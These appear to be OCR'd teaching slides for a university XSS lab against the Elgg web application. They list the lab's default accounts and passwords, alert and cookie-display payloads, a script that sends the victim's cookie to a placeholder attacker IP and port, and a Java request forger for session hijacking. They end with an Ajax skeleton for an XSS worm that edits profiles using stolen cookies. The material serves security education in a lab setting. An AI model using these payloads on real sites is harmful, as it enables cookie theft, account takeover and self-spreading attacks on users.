
XSS Lab

Kailiang


❖ Background of XSS

Basic Description of stored XSS attack to steal cookies



1. Attacker places bad code on a vulnerable Web site.
2. User navigates to the vulnerable Web site and submits a cookie.
3. The Web site allows the user to log on.
4. The malicious code sends the user's cookie to the attacker.

❖ Background of Elgg



User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

❖ Task 1: Posting a Malicious Message to Display an Alert Window

1> Edit User Profile (e.g. “company”)

2>

```
<script>alert('XSS');</script>
```

❖ Task 2: Posting a Malicious Message to Display Cookies


1> Edit User Profile (e.g. “company”)

2>

```
<script>alert(document.cookie);</script>
```

❖ Task 3: Stealing Cookies from the Victim’s Machine

1>



```
<script>document.write('<img src=http://attacker_IP_address:5555?c='
                                  + escape(document.cookie) + '   >');
</script>
```

IP: Attacker_IP


2> Download TCP Server Program and run it

./echoserv

3> You can conduct attack on same machine or different machine

❖ Task 3: Stealing Cookies from the Victim’s Machine


Configure two virtual machine network


internect security ubuntu2 – Network

✓ Enable Network Adapter

Attached to: NAT

Name:


internect security ubuntu2 – Network

✓ Enable Network Adapter

Attached to: Host-only Adapter

Name: vboxnet0

❖ Task 3: Stealing Cookies from the Victim’s Machine

Trouble shooting for virtualbox install multiple same images

→ Windows


http://www.bradleyschacht.com/virtualbox-cannot-register-the-hard-drive-because-a-hard-drive-with-uuid-already-exists/

→ Mac OS

http://it-and-more.blogspot.com/2012/10/virtualbox-cannot-register-hdddvd.html

❖ Task 4: Session Hijacking using the Stolen Cookies

1>



```
public static void main(String[] args) throws IOException {

try {
     int responseCode;
     InputStream responseIn=null;

     String requestDetails = "&__elgg_ts=<<correct_elgg_ts_value>>
                             &__elgg_token=<<correct_elgg_token_value>>";

         // URL to be forged.
         URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?
                             friend=<<friend_user_guid>>"+requestDetails);

         // URLConnection instance is created to further parameterize a
         // resource request past what the state members of URL instance
         // can represent.
         HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
         if (urlConn instanceof HttpURLConnection) {
         urlConn.setConnectTimeout(60000);
         urlConn.setReadTimeout(90000);
         }

         // addRequestProperty method is used to add HTTP Header Information.
         // Here we add User-Agent HTTP header to the forged HTTP packet.
         // Add other necessary HTTP Headers yourself. Cookies should be stolen
         // using the method in task3.
         urlConn.addRequestProperty("User-agent","Sun JDK 1.6");

         //HTTP Post Data which includes the information to be sent to the server.
         String data = "name=...&guid=..";
```

- **Task 4: Session Hijacking using the Stolen Cookies**

  1> addRequestProperty

  There is necessary HTTP headers missing, check liveHTTPHeader.


  2> String data

  Use LiveHTTPHeader to see the request

  data = “name=test&……assignto[]=…&assignme=1”

  3> You can use one / two machine to conduct attack

❖ Task 4: Session Hijacking using the Stolen Cookies Firebug debug JavaScript



file://///stu03-fsrv.ad.syr.edu/kying$/Desktop/index.html

My First JavaScript


JavaScript can change the content of an HTML element:

Click Me!

This is a demonstration.

```
SyntaxError: unterminated string literal                    index.html (line 15, col 48)
```

❖ Task 4: Session Hijacking using the Stolen Cookies Firefox inspect element debug JavaScript


kying / Computer Security ...
file://///stu03-...ktop/index.html
Add-ons Manager
Firebug
file://///stu03-fsrv.ad.syr.edu/kying$/Desktop/index.html
Google
Inspector
Console
Debugger
Style Editor
Profiler
Network
Net
CSS
JS
Security
Logging
Clear
Filter output

My First JavaScript

JavaScript can change the content of an HTML element:

Click Me!

This is a demonstration.

```
SyntaxError: unterminated string literal                                                   index.html:15
The character encoding of the HTML document was not declared. The document will render with garbled text in some browser configurations if the document contains characters from   index.html
outside the US-ASCII range. The character encoding of the page must be declared in the document or in the transfer protocol.
The Web Console logging API (console.log, console.info, console.warn, console.error) has been disabled by a script on this page.
```

❖ Task 5: Writing an XSS Worm (Non self-propagate)

Guideline 1: Using Ajax

Construct and send HTTP POST request


Guideline 2: Code Skeleton

Remove all comments, extra space, new-line characters,<script> and </script>

```
<script>
var Ajax=null;

// Construct the header information for the HTTP request
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

// Construct the content. The format of the content can be learned
// from LiveHTTPHeaders.
var content="name=..&description=...&guid="; // You need to fill in the
details.

// Send the HTTP POST request.
Ajax.send(content);
</script>
```

❖ Task 5: Writing an XSS Worm (Non self-propagate)

